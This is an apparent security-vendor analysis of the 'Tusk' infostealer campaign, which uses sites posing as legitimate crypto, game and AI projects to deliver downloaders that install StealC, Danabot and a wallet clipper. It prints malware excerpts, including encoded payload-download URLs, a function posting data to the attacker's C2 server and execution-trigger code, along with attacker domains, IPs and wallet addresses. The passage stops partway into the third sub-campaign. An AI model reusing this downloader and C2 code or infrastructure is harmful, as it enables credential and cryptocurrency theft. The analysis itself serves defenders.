Tusk: unraveling a complex infostealer campaign

By Elsayed Elrefaei


Published: 2024-08-15 · Archived: 2026-04-05 17:57:47 UTC

Summary

Kaspersky Global Emergency Response Team (GERT) has identified a complex campaign, consisting of multiple sub-campaigns orchestrated by Russian-speaking cybercriminals. The sub-campaigns imitate legitimate projects, slightly modifying names and branding and using multiple social media accounts to increase their credibility. In our analysis we observed that all the active sub-campaigns host the initial downloader on Dropbox. This downloader is responsible for delivering additional malware samples to the victim's machine, which are mostly infostealers (**Danabot** and **StealC**) and clippers. Besides this, the actors use phishing to trick users into providing additional sensitive information, such as credentials, which can then be sold on the dark web or used to gain unauthorized access to their gaming accounts and cryptocurrency wallets and drain their funds directly.

We identified three active sub-campaigns (at the time of analysis) and 16 inactive sub-campaigns related to this activity. We dubbed it "Tusk", as the threat actor uses the word "Mammoth" in log messages of initial downloaders — at least in the three active sub-campaigns we analyzed. "Mammoth" is slang used by Russian-speaking threat actors to refer to victims. Mammoths used to be hunted by ancient people and their tusks were harvested and sold.


Analysis of the inactive sub-campaigns suggests that these are either old campaigns or campaigns that haven't started yet. In this post, we analyze three most recently active sub-campaigns. Here is the timeline for the sub-campaigns in question:



Campaign timeline

First sub-campaign (TidyMe)


In this campaign the actor simulated **peerme.io**, a platform for the creation and management of **decentralized autonomous organizations (DAOs)** on the MultiversX blockchain. It aims to empower crypto communities and projects by providing tools for governance, funding, and collaboration within a decentralized framework. The malicious website is **tidyme[.]io**.



First sub-campaign: malicious and original sites

As you can see in the image above, the malicious website contains a "Download" button instead of the "Create your Team now" button on the legitimate website. Clicking this button sends a request to the webserver with **User-Agent** as an

argument. The webserver uses this data to determine which version of the malicious file to send to the victim. The details are shown in the diagram below:



Malicious webserver routine to download the appropriate malware version depending on the user's operating system


This campaign has several malware samples for macOS and Windows, both hosted on Dropbox. In this post we will explore Windows samples only.

In addition to distributing malware, this campaign involves victims connecting their cryptocurrency wallets directly through the campaign's website. To investigate further, we created a test wallet with a small balance and linked it to the site. However, no withdrawal transactions were initiated in the course of this study. The purpose of this action was to expose the threat actor's cryptocurrency wallet address for subsequent blockchain analysis.

During our investigation, the threat actors transitioned their infrastructure to the domains **tidymeapp[.]io** and **tidyme[.]app**. The domain **tidymeapp[.]io** now hosts an updated version of the initial downloader, incorporating additional anti-analysis techniques. Despite these changes, its primary objective remains the same: to download and execute subsequent stages. Analysis of these new samples is still underway, nevertheless their IoCs are included in the IoCs section in this report. Details of the analysis for the previous samples from **tidyme[.]io** are provided below.

Initial downloader (TidyMe.exe)


This sample is an Electron application. After its execution, a CAPTCHA form is displayed and the victim must enter the code to proceed. No malicious activities will be carried out until the victim passes the CAPTCHA check, suggesting that the threat actors added it to prevent execution using automatic dynamic analysis tools (e.g. sandboxes).



CAPTCHA form

It's worth mentioning that the CAPTCHA is handled internally in the JavaScript file **captcha.js** as opposed to being handled by a third party, which suggests the attackers' intent of making sure the victim executes the sample.

After the user passes the CAPTCHA check, the sample launches the main application interface which resembles a profile page. But even if the user enters some information here, nothing will happen. At the same time, the sample begins downloading the two additional malicious files in the background, which are then executed.



Main interface for TidyMe.exe

Downloader routine

The **tidyme.exe** sample contains a configuration file called **config.json** which contains base64-encoded URLs and a password for archived data decompression, which is used to download the second-stage payloads. Here is the content of the file:

```
{
"archive": "aHR0cHM6Ly93d3cuZHJvcGJveC5jb20vc2NsL2ZpL2N3NmpzYnA5ODF4eTg4dHprM29ibS91cGRhdGVsb2FkLnJhcj9ybGtleT04N2
"password": "newfile2024",
"bytes": "aHR0cDovL3Rlc3Rsb2FkLnB5dGhvbmFueXdoZXJlLmNvbS9nZXRieXRlcy9m"
}
```

The table below lists the decoded URLs:

Field name	Decoded value
Archive	hxxps[:]//www.dropbox[.]com/scl/fi/cw6jsbp981xy88tzk3obm/updateload.rar?rlkey=87g969em599vnoslcglyo97fa&st=1p7dopsl&dl=1
Bytes	hxxp[:]//testload.pythonanywhere[.]com/getbytes/f

The main downloader functionality is stored in **preload.js** file in two functions, downloadAndExtractArchive and loadFile. The function downloadAndExtractArchive retrieves the field archive from the configuration file, which is an encoded Dropbox link, decodes it and stores the file from Dropbox to the path **%TEMP%/archive-<RANDOM_STRING>**. The downloaded file is a password-protected **RAR** file which will be extracted with the value of the field password in the configuration file, then all **.exe** files from this archive are executed.

The loadFile function retrieves the field bytes from the configuration file, decodes it using base64, and sends a GET request to the resulting URL. The response contains a byte array which will be converted to bytes and written to the path **%TEMP%/<MD5_HASH_OF_CURRENT_TIME>.exe**. Following a successful download, this function decodes the file, appends 750000000 bytes to its end and then executes it.

These two functions, in addition to other functions, are exported, which allows the rendering processes to call them in the file named **script.js** with some delay after the user passes the CAPTCHA check. Here is the code responsible for calling these functions:

```
setTimeout(() => {
window.api.downloadAndExtractArchive()
}, 10000)
```

```
setTimeout(() => {
window.api.loadFile()
}, 100000)
...
```

In addition to the two functions above, the sample contains a function called sendRequest. This function is responsible for sending log messages to the threat actor's C2 server using HTTP POST messages to the URL **hxxps[:]//tidyme[.]io/api.php**. Below is the function's code:

```
async function sendRequest(data) {
const formData = new URLSearchParams();
Object.entries(data).forEach(([key, value]) => {
formData.append(key, value);
});
const response = await fetch('https://tidyme.io/api.php', {
method: 'POST',
headers: {
'Content-Type': 'application/x-www-form-urlencoded',
},
body: formData,
});
return response.json();
}
```

Here is an example of the data which was passed to the sendRequest function as arguments:


```
const { v4: uuidv4 } = require('uuid');
const randomUUID = uuidv4();
let data = {
key: "aac1ff44",
type: "customlog",
code: randomUUID,
message: "Нет действия..."
};
```

The messages sent to the C2 server are in Russian; the table below shows the messages along with the English translation:

Original message	**Translated message**
Ошибка при создании буфера из архивных данных:	Error when creating a buffer from archived data:
Нет действия…	No action…
Создаю директорию.	I'm creating a directory.
Получил файл.	I received the file.
Записал файл в директорию.	I wrote the file to the directory.

Unboxing подъехал.	Unboxing has arrived.
Открыл файл.	Opened the file.
Не смог открыть файл. Error:	Couldn’t open the file. Error:
Глобальная ошибка:	Global error:
Нет действия…	No action…
Выполняю повторный стук.	I knock again.
Не удалось получить файл с сайта! Перезапускаюсь.	Failed to get file from site! I’m restarting.
Файл успешно записан на устройство.	The file was successfully written to the device.
Раздуваю файл.	I’m inflating the file.
Открыл файл.	Opened the file.
Неудачное открытие файла, через 4 минуты повторяю…:	Unsuccessful file opening, after 4 minutes I repeat…:
Глобальная ошибка:	Global error:
Мамонт открыл лаунчер…	Mammoth opened the launcher…
Мамонт свернул лаунчер…	Mammoth collapsed the launcher…
Мамонт закрыл лаунчер…	Mammoth closed the launcher…

The following diagram shows the download routine for this sample:



Initial downloader routine – TidyMe.exe

In this campaign, both **updateload.exe** and **bytes.exe** are the same file with the following hashes:

- MD5: B42F971AC5AAA48CC2DA13B55436C277
- SHA1: 5BF729C6A67603E8340F31BAC2083F2A4359C24B
- SHA256: C990A578A32D545645B51C2D527D7A189A7E09FF7DC02CEFC079225900F296AC

Payload (updateload.exe and bytes.exe)

This sample utilizes **HijackLoader,** a modular loader with different capabilities such as UAC bypass, various process injection techniques, and inline API hooking evasion. After updateload.exe (or bytes.exe) is dropped and executed, it starts a series of process injections starting with injecting shellcode into **cmd.exe**, then deletes itself, after which the malicious code injected into **cmd.exe** injects another shellcode into **explorer.exe**. Both shellcodes are the 32-bit version. As a result of the injection chain, the final stage is executed in the context of the **explorer.exe** process, which is a variant of the infostealer malware family **StealC**. The final payload starts communicating with the threat actor’s C2 server, downloading additional legitimate DLLs to be used during the collection and sending of information about the infected system, including the following:


- HWID (unique ID for the infected system calculated by the malware from C drive serial number);
- Build Number (meowsterioland4);

- Network Info
  - IP;
  - Country;
- System Summary
  - Hardware ID from the operating system;
  - OS;
  - Architecture;
  - Username;
  - Local time;
  - Installed apps;
  - All users;
  - Current user;
  - Process list;
- Screenshot.

Then it will start requesting configurations from the C2 server, which is a public IP, for the data to be collected. The following table lists the configurations along with their description:

Configuration name	Description
browsers	Data to be collected from browsers
plugins	Data to be collected from browser extensions
fplugin	N/A
wallets	Data to be collected for the wallet's desktop applications

The diagram below illustrates the execution steps for this sample:



First sub-campaign – updateload.exe

Identifying additional sub-campaigns


Having completed our analysis of the first sub-campaign, we conducted cyberthreat intelligence (CTI) and OSINT activities aiming to collect as much information as possible related to the threat actor and this specific campaign. Looking at the DNS records for the first campaign (TidyMe), we identified MX records with the value **_dc-mx.bf442731a463[.]tidyme[.]io**. Resolving this domain to an A record returns the IP 79.133.180[.]213. Utilizing Kaspersky Threat Intelligence Portal (TIP), we were able to identify all historical and present domains associated with this IP. Below is a list of all the domains:

Domains
tidyme[.]io
runeonlineworld[.]io

voico[.]io
astrosounsports[.]shop
batverssaports[.]shop
dintrinnssports[.]shop
dustfightergame[.]com
edvhukkkmvgcct[.]shop
gurunsmilrsports[.]shop
izxxd[.]top
partyroyale[.]fun
partyroyale[.]games
partyroyaleplay[.]com
partyroyaleplay[.]io
refvhnhkkolmjbg[.]shop
sinergijiasport[.]shop
supme[.]io
vinrevildsports[.]shop
wuwelej[.]top

From the domains above, only the first three were active during our analysis. We already explored **tidyme[.]io**, so we'll discuss the other two active sub-campaigns next.


In addition to the link between the domains and the IP, all three active campaigns imitate legitimate projects and contain a download link to an initial downloader malware. The diagram below shows the correlation between the different campaigns:



Sub-campaigns correlation

Second sub-campaign (RuneOnlineWorld)

In this campaign, the threat actor was simulating the website of an MMO game. The original website domain is **riseonlineworld.com**, while the malicious website is **runeonlineworld[.]io**.




Second sub-campaign: malicious and original sites

The malicious website contains a download link for the initial downloader, imitating the game launcher. The downloader is hosted on Dropbox and it follows the same logic described in the TidyMe section (the first sub-campaign) to obtain the appropriate downloader for the victim's operating system. The sample name is **RuneOnlineWorld.exe**.

Initial downloader (RuneOnlineWorld.exe)

This sample is also an Electron application with mostly the same structure and logic as the initial downloader in the first sub-campaign. There are different URLs in the configuration file, but otherwise most of the changes involve the main interface of the application: it resembles a login page rather than a profile page. Moreover, the login page does actually process the entered data.


First, the password is checked for complexity. If the check is passed, the username and password are sent to the C2. Then a loading page is displayed which is essentially a mockup to give the background tasks enough time to download the additional malicious files. The following diagram shows the steps taken by the downloader:



Initial downloader routine – RuneOnlineWorld.exe

First payload (updateload.exe)

In the RuneOnlineWorld campaign the two payloads are no longer the same file. Updateload.exe utilizes **HijackLoader** and injects code to multiple legitimate programs to evade detection. It starts by injecting code into **cmd.exe** then to **explorer.exe**. After that, the malicious code injected into **explorer.exe** starts communicating with multiple C2 servers to download additional malicious DLL and MSI files and save them to the path **C:\Users\<USERNAME>\Appdata**. After downloading the malicious files, **explorer.exe** executes the MSI files using **msiexec.exe** and the DLL files using **rundll32.exe**. The final stage for this sample is multiple infostealers from the malware families **Danabot** and **StealC** (injected into **explorer.exe**). The diagram below shows the execution routine for this sample:




Second sub-campaign – updateload.exe

Second payload (bytes.exe)

This sample also uses **HijackLoader** to evade detection, unpacks different stages of the payload and injects them into legitimate processes. First, it creates and injects malicious code into **cmd.exe,** which injects code into **explorer.exe** and then into **OpenWith.exe** — a legitimate Windows process. The malicious code injected into **OpenWith.exe** downloads the next stage from the threat actor's C2 (another public IP), decodes it and injects it into another **OpenWith.exe** instance. In this stage, the payload downloads six files to the directory **%APPDATA%\AD_Security** and creates a scheduled task named **FJ_load** which will execute the file named **madHcCtrl.exe** at login for persistence. Here is a list of files downloaded by this stage:

All of these DLL and EXE files are legitimate, except **madHcNet32.dll**. The malicious files **wickerwork.indd** and **bufotenine.yml** contain encrypted data.


The following diagram shows the steps taken by this sample to extract the final payload:



Second sub-campaign – bytes.exe

madHcNet32.dll

madHcCtrl.exe loads and executes **madHcNet32.dll**, which, in turn, utilizes **HijackLoader** to extract and execute the final payload. After execution, **madHcCtrl.exe** injects the next stage to **cmd.exe**, then the final stage is injected to **explorer.exe**. The final payload is clipper malware written in GO. This sample is based on open-source clipper malware. The following diagram shows the execution steps for this sample:



Second sub-campaign – madHcNet32.dll

The clipper monitors the clipboard data. If a cryptocurrency wallet address is copied to the clipboard, it substitutes it with the following one:

- BTC: 1DSWHiAW1iSFYVb86WQQUPn57iQ6W1DjGo

In addition, the sample contains unique strings such as the ones below:

- C:/Users/Helheim/
- C:/Users/Helheim/Desktop/clipper no autorun/mainTIMER.go

While searching for samples that contain the same strings, we identified additional samples with different wallet addresses:


- ETH: 0xaf0362e215Ff4e004F30e785e822F7E20b99723A
- BTC: bc1qqkvgqtpwq6g59xgwr2sccvmudejfxwyl8g9xg0

We identified some transactions on the second and third wallet addresses. There were no transactions related to the first wallet address at the time of writing this post.

The second wallet was seen active from March 4 to July 31 and received a total of 9.137 ETH. The third one was active between April 2 and August 6 with 0.0209 BTC received in total. Note that these addresses were only observed in the clipper malware. This campaign also utilizes infostealers to steal software-based cryptocurrency wallets which could be used to gain access to the victim's funds, although we have not seen such activity. In addition, the infostealers collect credentials from browsers and other sources which could allow the threat actor to gain access to other services used by the victim (e.g. online banking systems) or sell the stolen data on the dark web.

Third sub-campaign (Voico)

In this campaign, the threat actor was simulating an AI translator project named **YOUS**. The original website is **yous.ai**, while the malicious website is **voico[.]io**:

